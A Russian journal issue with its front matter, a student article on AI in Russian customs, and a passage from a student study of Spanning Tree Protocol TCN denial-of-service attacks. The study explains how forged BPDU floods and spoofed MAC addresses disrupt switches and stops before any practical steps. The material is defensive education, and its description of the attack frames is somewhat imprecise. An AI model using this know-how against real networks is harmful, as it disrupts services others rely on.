АКТУАЛЬНЫЕ ИССЛЕДОВАНИЯ

МЕЖДУНАРОДНЫЙ НАУЧНЫЙ ЖУРНАЛ

ISSN 2713-1513

#27 (262), 2025

ЧАСТЬ I

Актуальные исследования

Международный научный журнал
2025 • № 27 (262)
Часть I

Издается с ноября 2019 года Выходит еженедельно

ISSN 2713-1513

Главный редактор: Ткачев Александр Анатольевич, канд. социол. наук

Ответственный редактор: Ткачева Екатерина Петровна

Статьи, поступающие в редакцию, рецензируются.
За достоверность сведений, изложенных в статьях, ответственность несут авторы.
Мнение редакции может не совпадать с мнением авторов статей.
При использовании и заимствовании материалов ссылка на издание обязательна.
Материалы публикуются в авторской редакции.

© ООО «Агентство перспективных научных исследований»

РЕДАКЦИОННАЯ КОЛЛЕГИЯ

Абдуллин Тимур Зуфарович, кандидат технических наук (Высокотехнологический научно-исследовательский институт неорганических материалов имени академика А. А. Бочвара)

Абидова Гулмира Шухратовна, доктор технических наук, доцент (Ташкентский государственный транспортный университет)

Альборад Ахмед Абуди Хусейн, преподаватель, PhD, Член Иракской Ассоциации спортивных наук (Университет Куфы, Ирак)

Аль-бутбахак Башшар Абуд Фадхиль, преподаватель, PhD, Член Иракской Ассоциации спортивных наук (Университет Куфы, Ирак)

Альхаким Ахмед Кадим Абдуалкарем Мухаммед, PhD, доцент, Член Иракской Ассоциации спортивных наук (Университет Куфы, Ирак)

Асаналиев Мелис Казыкеевич, доктор педагогических наук, профессор, академик МАНПО РФ (Кыргызский государственный технический университет)

Атаев Загир Вагитович, кандидат географических наук, проректор по научной работе, профессор, директор НИИ биогеографии и ландшафтной экологии (Дагестанский государственный педагогический университет)

Бафоев Феруз Муртазоевич, кандидат политических наук, доцент (Бухарский инженерно-технологический институт)

Гаврилин Александр Васильевич, доктор педагогических наук, профессор, Почетный работник образования (Владимирский институт развития образования имени Л.И. Новиковой)

Галузо Василий Николаевич, кандидат юридических наук, старший научный сотрудник (Научно-исследовательский институт образования и науки)

Григорьев Михаил Федосеевич, доктор сельскохозяйственных наук (Кузбасский государственный аграрный университет имени В.Н. Полецкова)

Губайдуллина Гаян Нурахметовна, кандидат педагогических наук, доцент, член-корреспондент Международной Академии педагогического образования (Восточно-Казахстанский государственный университет им. С. Аманжолова)

Ежкова Нина Сергеевна, доктор педагогических наук, профессор кафедры психологии и педагогики (Тульский государственный педагогический университет им. Л.Н. Толстого)

Жилина Наталья Юрьевна, кандидат юридических наук, доцент (Белгородский государственный национальный исследовательский университет)

Ильина Екатерина Александровна, кандидат архитектуры, доцент (Государственный университет по землеустройству)

Каландаров Азиз Абдурахманович, PhD по физико-математическим наукам, доцент, проректор по учебным делам (Гулистанский государственный педагогический институт)

Карпович Виктор Францевич, кандидат экономических наук, доцент (Белорусский национальный технический университет)

Кожевников Олег Альбертович, кандидат юридических наук, доцент, Почетный адвокат России (Уральский государственный юридический университет)

Колесников Александр Сергеевич, кандидат технических наук, доцент (Южно-Казахстанский университет им. М. Ауэзова)

Копалкина Евгения Геннадьевна, кандидат философских наук, доцент (Иркутский национальный исследовательский технический университет)

Красовский Андрей Николаевич, доктор физико-математических наук, профессор, член-корреспондент РАЕН и АИН (Уральский технический институт связи и информатики)

Кузнецов Игорь Анатольевич, кандидат медицинских наук, доцент, академик международной академии фундаментального образования (МАФО), доктор медицинских наук РАГПН, профессор, почетный доктор наук РАЕ, член-корр. Российской академии медико-технических наук (РАМТН) (Астраханский государственный технический университет)

Литвинова Жанна Борисовна, кандидат педагогических наук (Кубанский государственный университет)

Мамедова Наталья Александровна, кандидат экономических наук, доцент (Российский экономический университет им. Г.В. Плеханова)

Мукий Юлия Викторовна, кандидат биологических наук, доцент (Санкт-Петербургская академия ветеринарной медицины)

Никова Марина Александровна, кандидат социологических наук, доцент (Московский государственный областной университет (МГОУ))

Насакаева Бакыт Ермекбайкызы, кандидат экономических наук, доцент, член экспертного Совета МОН РК (Карагандинский государственный технический университет)

Олешкевич Кирилл Игоревич, кандидат педагогических наук, доцент (Московский государственный институт культуры)

Попов Дмитрий Владимирович, доктор филологических наук (DSc), доцент (Андижанский государственный институт иностранных языков)

Пятаева Ольга Алексеевна, кандидат экономических наук, доцент (Российская государственная академия интеллектуальной собственности)

Редкоус Владимир Михайлович, доктор юридических наук, профессор (Институт государства и права РАН)

Самович Александр Леонидович, доктор исторических наук, доцент (ОО «Белорусское общество архивистов»)

Сидикова Тахира Далиевна, PhD, доцент (Ташкентский государственный транспортный университет)

Таджибоев Шарифджон Гайбуллоевич, кандидат филологических наук, доцент (Худжандский государственный университет им. академика Бободжона Гафурова)

Тихомирова Евгения Ивановна, доктор педагогических наук, профессор, Почётный работник ВПО РФ, академик МААН, академик РАЕ (Самарский государственный социально-педагогический университет)

Хаитова Олмахон Саидовна, кандидат исторических наук, доцент, Почетный академик Академии наук «Турон» (Навоийский государственный горный институт)

Цуриков Александр Николаевич, кандидат технических наук, доцент (Ростовский государственный университет путей сообщения (РГУПС)

Чернышев Виктор Петрович, кандидат педагогических наук, профессор, Заслуженный тренер РФ (Тихоокеанский государственный университет)

Шаповал Жанна Александровна, кандидат социологических наук, доцент (Белгородский государственный национальный исследовательский университет)

Шошин Сергей Владимирович, кандидат юридических наук, доцент (Саратовский национальный исследовательский государственный университет имени Н.Г. Чернышевского)

Эшонкулова Нуржахон Абдужабборовна, PhD по философским наукам, доцент (Навоийский государственный горный институт)

Яхшиева Зухра Зиятовна, доктор химических наук, доцент (Джиззакский государственный педагогический институт)

СОДЕРЖАНИЕ

ИНФОРМАЦИОННЫЕ ТЕХНОЛОГИИ

Багманова Л.В.
ИНТЕЛЛЕКТУАЛЬНАЯ ТАМОЖНЯ В УСЛОВИЯХ РАЗВИТИЯ ЦИФТЕХНОЛОГИЙ В ТАМОЖЕННОМ ДЕЛЕ РФ 6
Мажугин Я.О., Романов А.К.
ИССЛЕДОВАНИЕ ЗАЩИЩЕННОСТИ ПРОТОКОЛА STP НА ПРЕДМЕТ АТАК ТИПА DDOS TCN 10
Мищенко П.
СКРЫТАЯ УГРОЗА: ПОЧЕМУ КАЧЕСТВО СТРУКТУРИРОВАННОЙ КАБЕЛЬНОЙ СЕТИ (СКС) КРИТИЧЕСКИ ВАЖНО ДЛЯ СТАБИЛЬНОСТИ ВСЕЙ IT-ИНФРАСТРУКТУРЫ 20
Озакман О.А.
ВОЗМОЖНОСТИ ПРИМЕНЕНИЯ ТЕХНОЛОГИЙ ИСКУССТВЕННОГО ИНТЕЛЛЕКТА В ОБРАЗОВАТЕЛЬНОМ ПРОЦЕССЕ 24
Озакман О.А.
ПРИМЕНЕНИЕ СИСТЕМ ИСКУССТВЕННОГО ИНТЕЛЛЕКТА В ЗАЩИТЕ ИНФОРМАЦИИ 28
Озакман О.А.
СОВЕРШЕНСТВОВАНИЕ СИСТЕМЫ ОНЛАЙН-ОБУЧЕНИЯ СРЕДСТВАМИ ИСКУССТВЕННОГО ИНТЕЛЛЕКТА 32
Чайка Е.Ю., Шкуренков Е.С.
АТАКА НА ПРОТОКОЛ STP: MAN IN THE MIDDLE. МЕТОДИКИ ТЕСТИРОВАНИЯ И ЗАЩИТЫ 37

ЭКОЛОГИЯ, ПРИРОДОПОЛЬЗОВАНИЕ

Асатрян Э.Э.
УСТОЙЧИВЫЕ МОДЕЛИ СНАБЖЕНИЯ РЕСТОРАНОВ: СОКРАЩЕНИЕ ПИЩЕВЫХ ПОТЕРЬ И УГЛЕРОДНОГО СЛЕДА В B2B-ПОСТАВКАХ ПРОДУКТОВ ПИТАНИЯ 50

ИСТОРИЯ, АРХЕОЛОГИЯ, РЕЛИГИОВЕДЕНИЕ

Ибрагимова Н.И.
«НОВГОРОДСКАЯ МОЗАИКА»: НАУЧНО-МЕТОДИЧЕСКИЙ ПОДХОД К РЕГИОНАЛЬНОМУ КОМПОНЕНТУ В ВОСПИТАТЕЛЬНОЙ РАБОТЕ 56

СОЦИОЛОГИЯ

Ivanova A.
THE INFLUENCE OF VIDEO BLOGS ON THE FORMATION OF PUBLIC OPINION REGARDING ANIMAL PROTECTION AND WELFARE 59

ЮРИСПРУДЕНЦИЯ

Деряева Е.П.
ВОЗМОЖНОСТИ ОБРАЩЕНИЯ ВЗЫСКАНИЯ НА ИНТЕРНЕТ-САЙТ И ВКЛЮЧЕНИЯ В КОНКУРСНУЮ МАССУ В ПРОЦЕДУРАХ БАНКРОТСТВА.....62

МАРКЕТИНГ, РЕКЛАМА, PR

Гусев А.
ОТ ТЕХНИЧЕСКОГО ИСПОЛНИТЕЛЯ К ВИЗУАЛЬНОМУ СТРАТЕГУ: ТРАНСФОРМАЦИЯ КОММЕРЧЕСКОЙ ФОТОГРАФИИ В БРЕНД-МЕНЕДЖМЕНТЕ .66
Кочерга А.В.
ИМИДЖЕВОЕ РЕПОЗИЦИОНИРОВАНИЕ КАК АНТИКРИЗИСНАЯ СТРАТЕГИЯ В УСЛОВИЯХ КУЛЬТУРЫ ОТМЕНЫ: КЕЙС САБРИНЫ КАРПЕНТЕР 70

ИНФОРМАЦИОННЫЕ ТЕХНОЛОГИИ

БАГМАНОВА Лиана Вадимовна
студентка,
Российский университет дружбы народов имени Патриса Лумумбы,
Россия, г. Москва

ИНТЕЛЛЕКТУАЛЬНАЯ ТАМОЖНЯ В УСЛОВИЯХ РАЗВИТИЯ ЦИФТЕХНОЛОГИЙ В ТАМОЖЕННОМ ДЕЛЕ РФ

Аннотация. *Работа посвящена исследованию роли цифровых технологий в развитии интеллектуальной таможни в Российской Федерации. Основное внимание уделяется анализу текущего состояния интеллектуальной таможни, а также оценке влияния цифровизации на эффективность и безопасность таможенных процедур. Работа выявляет вызовы и проблемы, стоящие перед интеллектуальной таможней в условиях развития цифровых технологий, и предлагает практические рекомендации по оптимизации использования цифровых решений в данной сфере.*

Ключевые слова: *цифровые технологии, интеллектуальная таможня, таможенное дело, эффективность, безопасность.*

Введение

В условиях стремительного развития цифровых технологий таможенная деятельность Российской Федерации переживает значительные изменения. Интеллектуальная таможня становится ключевым элементом этого преобразования, осуществляя свою деятельность на основе передовых информационных систем и технологий.

Актуальность

Интеллектуальная таможня в России становится неотъемлемой частью этого процесса, что подчеркивает актуальность изучения вопросов, связанных с ее развитием в контексте цифровых технологий.

Краткий обзор научной литературы

Существует значительное количество литературы, научных статей, законодательных актов и отчетов, посвященных внедрению цифровых технологий в таможенную сферу и развитию интеллектуальных таможенных систем.

Методы исследования

Методы исследования включают мониторинг применения цифровых технологий в интеллектуальной таможне.

Цель работы

Оценка влияния цифровизации и интеллектуальной таможни на эффективность и безопасность таможенных процедур.

Цифровая трансформация Федеральной таможенной службы

В связи быстроразвивающимися технологиями и возможностями, важно оперативно реагировать на необходимость изменения привычного уклада деятельности федеральных органов исполнительной власти, в частности ФТС РФ. Цифровизация и автоматизация уже несколько лет подряд стоит одним из ведущих ориентиров развития деятельности таможенной службы согласно «Стратегии развития таможенной службы Российской Федерации до 2030 года» (далее – Стратегия-2030) [1].

Стратегия 2030 определяет ведущие векторы цифровизации и модернизации таможенной инфраструктуры посредством:

- активного использования «искусственного интеллекта», который в свою очередь будет способен обрабатывать большие массивы информации в короткие сроки;
- модернизации системы управления рисками (далее – СУР), в том числе при помощи

разработки и внедрения новых методов организации работы СУР;

- автоматизации в части совершения таможенных операций на пунктах пропуска и зонах таможенного контроля;
- развития иных сфер деятельности ФТС РФ, влияющих на показатели выполнения таможенной службой своих функций

В рамках реализации ведомственной программы цифровой трансформации Федеральной таможенной службы на 2022–2024 годы продолжается работа по созданию и последующему использования сервиса анализа на основе искусственного интеллекта (ИИ) рентгеноскопических изображений, полученных с использованием инспекционно-досмотровых комплексов (ИДК). Данная работа была начата еще в 2021 году [2].

Реализация перехода к цифровой таможне также связана с ведомственной и межведомственной коммуникацией, поскольку одной из приоритетных задач цифровой трансформации таможенной службы является создание и бесперебойное использование цифровых сервисов и платформ. Для осуществления данной задачи в первую очередь необходимо определить правила и порядок использования такой платформы, что достигается путем применения уже имеющейся ведомственной онтологической модели предметной области – регулируемой сферы ВЭД.

Внедрение цифровых инструментов в таможенную деятельность

Автоматизация многих операций таможенной деятельности позволяет достигать высоких результатов таможенного регулирования и таможенного контроля. При этом ФТС России обозначен вектор таможенного администрирования, закрепленный Стратегией-2030, который предполагает насыщение искусственным интеллектом таможенной службы. Использование элементов искусственного интеллекта в сфере таможенной деятельности, основанного на цифровизации таможенных процессов, направлено на решение следующих задач.

Внедрение искусственного интеллекта в таможенных органах реализуется при совершении следующих процедур:

- выполнении операций документального таможенного контроля;
- осуществлении фактического таможенного контроля;
- исчислении и контроле таможенной стоимости;
- обеспечении экономической и информационной безопасности России.

Всеобъемлющее внедрение цифровых инструментов в таможенную деятельность одобрено Всемирной таможенной организацией, основано на требованиях наднационального и национального законодательства, согласовано с заинтересованными властными и контролирующими структурами, ориентировано на прогнозные значения, характеризующие социально-экономическое развитие России.

Стратегические задачи интеллектуальной таможни

В соответствии со стратегическими задачами, предусмотренными программными документами Федеральной таможенной службы, в таможенных органах активно внедряются инновационные проекты, направленные на применение элементов искусственного интеллекта в цифровых таможенных системах, позволяющих реализовать возможности, обеспечивающие накопление и передачу информации, связанной с перемещением товарных потоков в соответствии с контрактными условиями внешнеторговых договоров. По итогам 2022 г. ФТС России перечислила в федеральный бюджет 6,2 трлн рублей [6, с. 1345-1347]. В настоящее время автоматически регистрируется 85% деклараций, выпускается – 31%. Достигнутые результаты свидетельствуют об эффективности осуществляемого в таможенной сфере администрирования, основанного на интеллектуальном подходе к выполнению целевых проектов.

Остановимся более подробно на внедрении элементов искусственного интеллекта в деятельность интеллектуального пункта пропуска (ИПП), создаваемого на основе единой цифровой платформы, интегрирующей передовые технические средства осуществления таможенного контроля, а также взаимный обмен информацией с федеральными органами и государственными структурами, выполняющими контрольные функции в сфере внешнеэкономической деятельности. Также заметим, что от скорости и полноты взаимодействия таможенных органов с иными органами власти по системе межведомственного взаимодействия зависит получение важной информации, которая имеет значение для принятия решения о

выборе формы таможенного контроля либо меры, обеспечивающей проведение таможенного контроля.

Задача введения в эксплуатацию интеллектуальных пунктов пропуска в Стратегии-2030 отнесена к 2030 году, но отдельные элементы реализуются уже сейчас, например, введен в эксплуатацию сервис анализа снимков инспекционно-досмотровых комплексов (ИДК) на основе искусственного интеллекта. Сервис может распознавать на снимках обувь, одежду, ткани, древесные плиты, которые классифицируются в пяти товарных группах. При этом достоверность автоматического распознавания составляет 80,5%, по отдельным товарам – 95%. Анализ одного снимка занимает менее 1 минуты с выдачей заключения инспектору о рисках в отношении объектов контроля. Сейчас сервис обучается выявлять на снимках ИДК запрещенные и ограниченные к перемещению объекты – оружие, боеприпасы и наркотики.

Весь процесс будет занимать 5–7 минут, при этом водитель вообще не контактирует с сотрудниками контролирующих органов. На данный момент ФТС России разработаны модели ИПП для всех четырех видов транспорта, планируется их принять в сентябре текущего года. ИПП предусматривает полную автоматизацию контроля и снижение рисков.

Система управления рисками выходит на качественно новый уровень при условии ее цифровизации. Именно благодаря совершенствованию системы управления рисками реализация таможенного контроля становится более эффективной и в части выбора форм таможенного контроля, и в части результативности. Дальнейшее развитие системы управления рисками зависит от материально-технического оснащения пунктов пропуска, уровня цифровизации таможенных органов и состояния таможенной инфраструктуры в целом.

При этом участие в процессе должностных лиц будет необязательно, поскольку основным звеном станет цифровая платформа, способная обеспечить бесперебойность последовательности действий.

Внедрение ИПП поможет решить такую важную проблему, как задержка транспорта при проверке грузов, что значительно увеличит работоспособность пунктов пропуска [7, с. 200-202]. Развитие интеллектуальной и электронной систем приведет к улучшению обслуживания и повышению безопасности. Однако внедрение элементов искусственного интеллекта в деятельность таможенных органов имеет ряд проблем юридического, социального и технического характера.

Одной из ключевых проблем внедрения ИИ является обеспечение конфиденциальности информации и повышение доступности баз данных. Процесс поддержания внутригосударственных стандартов конфиденциальности является первостепенным фактором сокращения объемов трансграничной передачи персональных данных, что может негативным образом повлиять на развитие алгоритмов ИИ. Кроме того, персональные данные могут быть использованы в сфере, исключительно для которой эти данные были собраны, и не могут быть применены в рамках процесса глубокого обучения нейросетей ИИ в целях повышения эффективности способов предоставления той или иной услуги.

Разработка строгих мер по защите конфиденциальности информации требует предоставления массива персональных данных для изучения и обучения программ искусственного интеллекта. И здесь ключевая проблема состоит в выработке правил конфиденциальности, не создающих избыточную ограниченность доступа ИИ к большим данным.

Заключение

В целом, в Стратегии-2030 ФТС России ставит задачу «стать незаметной для добросовестных участников рынка». Будет еще более усилена система прослеживаемости, с помощью межведомственного взаимодействия система может стать полностью прозрачной. Соответственно, повысится и количество добросовестных участников ВЭД. Поскольку все автоматические процессы (категорирование, автовыпуск, распределение деклараций и т. д.) будут основываться на алгоритмах, в том числе учитывающих степень добросовестности участников внешнеэкономической деятельности.

Литература

1. Распоряжение Правительства РФ от 23.05.2020 № 1388-р (ред. от 08.07.2023) «Стратегия развития таможенной службы Российской Федерации до 2030 года».

2. Приказ ФТС России от 13.01.2022 № 7 (ред. от 30.12.2022) «Об утверждении ведомственной программы цифровой

трансформации Федеральной таможенной службы на 2022–2024 годы».

3. Бондаренко А.О. Цифровая трансформация деятельности таможенных органов Российской Федерации на примере технологии автоматического выпуска // Вестник университета. – 2021. – № 11. – С. 24-30.

4. Дорожкина Т.В., Щербакова Е.С., Татарченко К.Р., Новиков Ф.А. Таможенная инфраструктура как фактор развития таможенной деятельности // Естественно-гуманитарные исследования. – 2023. – № 2 (46). – С. 90-93.

5. Саакова И.А. Совершенствование деятельности таможенных органов по контролю таможенной стоимости в условиях реализации концепции интеллектуальной таможни / И.А. Саакова, А.А. Оразалиев // Университетская наука – региону: Материалы X-Й (67) ежегодной научно-практической конференции преподавателей, студентов и молодых ученых Северо-Кавказского федерального университета, Ставрополь, 01–30 апреля 2023 года. – Ставрополь: Северо-Кавказский федеральный университет, 2023. – С. 115.

6. Соловьев Е.Н. Цифровое развитие ФТС: от таможни цифровой к таможне интеллектуальной / Е.Н. Соловьев // Актуальные проблемы современной России: психология, педагогика, экономика, управление и право: Сборник научных трудов международных научно-практических конференций, Москва, 07–24 апреля 2023 года / Отв. редакторы: В.П. Вершинин, А.Л. Третьяков. Т. 10. – Москва: Московский психолого-социальный университет, 2023. – С. 1345-1347.

7. Филатов И.Р. Особенности становления и развития интеллектуальной таможни / И.Р. Филатов // Advances in Science and Technology: Сборник статей LIII международной научно-практической конференции, Москва, 15 июня 2023 года. – Москва: Общество с ограниченной ответственностью «Актуальность.РФ», 2023. – С. 200-202.

8. Филатов И.Р. Трендовые направления развития интеллектуальной таможни / И.Р. Филатов // EurasiaScience: Сборник статей L международной научно-практической конференции, Москва, 31 декабря 2022 года. – Москва: Общество с ограниченной ответственностью «Актуальность.РФ», 2022. – С. 299-301.

BAGMANOVA Liana Vadimovna
Student,
Patrice Lumumba Peoples' Friendship University of Russia,
Russia, Moscow

INTELLIGENT CUSTOMS IN THE CONTEXT OF DIGITAL TECHNOLOGIES DEVELOPMENT IN THE CUSTOMS BUSINESS OF THE RUSSIAN FEDERATION

Abstract. *The work is devoted to the study of the role of digital technologies in the development of intellectual customs in the Russian Federation. The main focus is on analyzing the current state of intellectual customs, as well as assessing the impact of digitalization on the effectiveness and safety of customs procedures. The work identifies the challenges and problems facing the intellectual customs in the context of the development of digital technologies, and offers practical recommendations for optimizing the use of digital solutions in this area.*

Keywords: *digital technologies, intelligent customs, customs business, efficiency, security.*

МАЖУГИН Ярослав Олегович
студент, Российский государственный университет нефти и газа имени И. М. Губкина, Россия, г. Москва

РОМАНОВ Александр Константинович
студент, Российский государственный университет нефти и газа имени И. М. Губкина, Россия, г. Москва

Научный руководитель – старший преподаватель кафедры безопасности информационных технологий Российского государственного университета нефти и газа имени И. М. Губкина Уймин Антон Григорьевич

ИССЛЕДОВАНИЕ ЗАЩИЩЕННОСТИ ПРОТОКОЛА STP НА ПРЕДМЕТ АТАК ТИПА DDOS TCN

Аннотация. *В статье были рассмотрены методики тестирования и защиты STP протокола. STP протокол (Spanning Tree Protocol) – это протокол предотвращения петель в системе, работающий на втором уровне модели OSI (L2). Протокол STP создала Радья Перлман (Radia Perlman) – «мать интернета», в 1985 году. Протокол описан в стандарте IEEE 802.1D, рабочей группой IEEE 802.1 по межсетевому взаимодействию. В современном мире роль сетевых процессов недооценивается большинством, глубина и трудность такой науки отпугивает обычных обывателей, которые не задумываются о важности этой сферы в повседневной жизни. Социальные организации, больницы, городские учреждения – все повсеместно нуждаются в тех основополагающих вещах, о которых будет речь в данной статье. Примером станет вышеупомянутый протокол STP, роль которого крайне важна в организации работ сетей всех предприятий, что подтверждает важность исследования данной проблемы. Атака TCN DOS представляет собой угрозу для сетей, так как они могут привести к значительным сбоям в работе. Злоумышленники используют эту уязвимость для перегрузки сетевых устройств, что приводит к увеличению задержек и снижению качества обслуживания. Знание о том, как работает протокол STP, как и какими методами проводится атака, поможет будущим специалистам избежать подобных ситуаций. Это подчеркивает важность и полезность данной стать.*

Ключевые слова: *атака TCN DOS, STP протокол, методики тестирования и защиты STP, атаки.*

Введение

На фоне роста современных технологий надежность сетевых инфраструктур остается наиболее важным аспектом, в связи с ростом числа кибератак и усложнением цифровой среды. Протокол STP (Spanning Tree Protocol), – это протокол, обеспечивающий стабильность Ethernet-сетей за счет предотвращения топологических петель и широковещательного шторма, однако его архитектура сталкивается с рядом угроз. Ключевая проблема – атаки типа TCN DOS. Атаки TCN DOS, при котором злоумышленники намеренно отправляют фальшивые BPDU пакеты, способны нагрузить CPU, вызвать потерю трафика и остановки всех процессов.

Такие атаки особенно опасны для сетей, где задержки недопустимы: промышленные производства, медицинские учреждения, финансовые компании, социальные учреждения. Атака на протокол STP приводит не только к замедлению работы, но и к полному отказу работы сетевых устройств, исчерпание ресурсов CPU коммутаторов. Что доказывает важность знаний о работе старых протоколов типов STP. Усовершенствованные альтернативы, такие как RSTP или MSTP, являются улучшенными механизмами защиты, но их использование требует больше времени и ресурсов. Многие организации, предприятия, имеющие не столь современное оборудование и ПО, продолжают использовать классический STP из-за его универсальности.

Объектом нашего исследования является атака и методики тестирования защиты протокола STP. Внимание уделено анализу слабых

мест протокола, например подделка BPDU-пакетов, а также практическим мерам.

Целью данной статьи является анализ уязвимостей протокола STP, связанных с уведомлениями об изменении топологии, методика тестирования способов по их устранению. Для достижения этой цели необходимо изучить основы архитектуры, работы протокола, выявить основные уязвимости и предложить эффективный план защиты.

1. Основы работы архитектуры протокола STP

Протокол STP (Spanning Tree Protocol) был впервые описан в стандарте IEEE 802.1D, принятом в 1990 году, с 2014 года протокол описан в обновлённом стандарте IEEE 802.1Q. Основной принцип STP заключается в построении логической древовидной структуры сети, где избыточные связи блокируются для исключения циклической передачи данных. Пример петли коммутаторов представлен на рисунке 1.



Рис. 1. Образование петли в топологии

На рисунке представлены три коммутатора, соединённые треугольником – значит есть петля. С протоколом STP, активированным по умолчанию, каждый из коммутаторов активно взаимодействует с другими, отправляя определенный вид кадров, известный как BPDU (Bridge Protocol Data Unit).

BPDU – регулярные сообщения, которые корневой коммутатор рассылает в сеть. Эти кадры содержат информацию о текущем состоянии сети, такую как приоритеты коммутаторов, стоимости путей и идентификатор корневого моста. Когда остальные коммутаторы получают конфигурационные BPDU, они перенаправляют их дальше по сети. Поэтому вся сеть получает одну и ту же информацию о топологии, что позволяет ей согласовывать свои решения о путях и избегать петель.

Алгоритм выбора корневого моста, который определяет главный коммутатор сети, служит основой для иерархического построения топологии. Коммутатор с наименьшим идентификатором моста (Bridge Priority) станет корневым. В самом начале выборов каждый коммутатор выставляет себя в роли потенциального корневого коммутатора. С помощью BPDU каждый коммутатор представляет свой идентификатор как ID корневого коммутатора. Когда коммутаторы начинают получать BPDU от соседних устройств, они обращают внимание на Bridge ID, который включает в себя приоритет коммутатора и его MAC-адрес. Каждый коммутатор анализирует полученные BPDU и, если обнаруживает, что другой коммутатор представил BPDU с меньшим Bridge ID, то он перестает иметь статус корневого, представляя Bridge ID полученного коммутатора как новый

корневой коммутатор. Так процесс выбора корневого коммутатора продолжается до тех пор, пока не выявится тот коммутатор, у которого Bridge ID окажется самым низким.

Поскольку приоритет одинаков на всех коммутаторах, MAC-адрес является решающим. Именно поэтому важно учесть то, что MAC-адрес возможно изменить собственноручно, так как условно старый коммутатор будет иметь MAC-адрес меньше, чем у нового – следовательно в топологии сети он станет корневым (root), что не желательно для любой сети. На рисунке 2 SW1 имеет наименьший MAC-адрес.



Рис. 2. Root SW1

Процесс выбора корневого устройства обеспечивает стабильность работы сети.

Протокол STP использует уведомления (Topology Change Notification). TCN BPDU генерируются коммутаторами при возникновении изменений в топологии сети. Они побуждают коммутаторов обновить свои таблицы пересылки, чтобы адаптироваться к новой топологии. После этого все устройства пересчитывают свои маршруты.

2. Уязвимости связанные с TCN

Процесс передачи TCN начинается с того, что коммутатор, обнаруживший изменение, отправляет уведомление на корневой мост, который затем распространяет эту информацию по всей сети. Одной из проблем является возможность отправлять ложные BPDU пакеты. Злоумышленник отправляет на коммутатор кадры с несуществующими, случайно сгенерированными MAC-адресами. В результате коммутатор обновляет таблицу MAC-адресов информацией из ложных кадров.

Атаки с использованием ложных уведомлений способны перегружать CPU, а также способствуют утери пакетов трафика между коммутаторами. Исследования показывают, что такие атаки могут увеличить время задержки передачи данных в сети на 30–50%. Поэтому важно учитывать, что при планировании сети, нужно заложить в проект запас по меньшей мере в 30% неиспользуемых возможностей. Такой подход помогает смягчить последствия потенциальных атак и повышает устойчивость сети.

3. Пример атаки на протокол STP

3.1. Физическая часть атаки

Атака протокола STP: TCN DoS – заключается в целенаправленной отправки злоумышленником огромного количества поддельных BPDU пакетов, что в свою очередь приводит к чрезмерной нагрузке системы. Последствием такой атаки станет увеличение времени отправки пакетов, с дальнейшей потерей трафика. Именно такой результат станет подтверждением атаки в тестовой среде с имитацией TCN DoS.

На первом этапе атаки на протокол – нужно создать правильную конфигурацию с тремя коммутаторами, подключив их к друг-другу, создав петлю. Топология такой конфигурации, которая будет использоваться в эксперименте, можно увидеть на рисунке 3.

